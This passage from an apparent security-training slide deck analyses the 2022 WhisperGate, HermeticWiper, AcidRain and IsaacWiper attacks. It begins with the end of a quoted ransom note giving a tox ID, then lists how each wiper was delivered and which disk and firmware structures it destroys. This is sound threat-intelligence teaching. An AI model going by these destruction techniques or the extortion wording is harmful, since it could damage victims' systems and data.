tox ID 8BEDC411012A33BA34F49130D0F106993C6A32DAD0976F6A5D02C1ED23054C057EC  
F65  
with your organization name.  
We will contact you to give further instructions.
```



#attack13

Analysis of WhisperGate destroyers

By Dr. Alexander Adamov



PRO.M.IS
security built in


Professional Master in
Information Security
promisedu.se



SERL Sweden
LEADING SOFTWARE ENGINEERING

Wiper attacks in 2022

NioGuard



HermeticWiper

Date: 23 Feb 2022

Targets: Government infrastructure

Discovered by: CERT-UA, ESET

Attribution: Sandworm


Platform: Windows 32-bit

Delivery:

- HermeticWizzard via WMI and SMB
- GPO

Destruction:

- Via EaseUS driver
- The data is overwritten with randomly generated bytes
- Wipes MBR, MFT, system registry, \$Bitmap and \$LogFile on all drives, Windows Events Log




Feb 24, Kharkiv. The Russian invasion starts



Wiper attacks in 2022

NioGuard



AcidRain

Date: 24 Feb 2022

Targets: Viasat KA-SAT modems

Discovered by: CERT-UA, SentinelLabs

Attribution: Sandworm (VPNFilter)

Platform: Linux and Solaris (ELF 32-bit MIPS)


Delivery: Supply-chain attack via a misconfigured VPN appliance.

Destruction: Overwriting data in flash memory on the modems



Wiper attacks in 2022

NioGuard



IsaacWiper (Lasainraw)

Date: 24-25 Feb 2022

Targets: UA enterprises

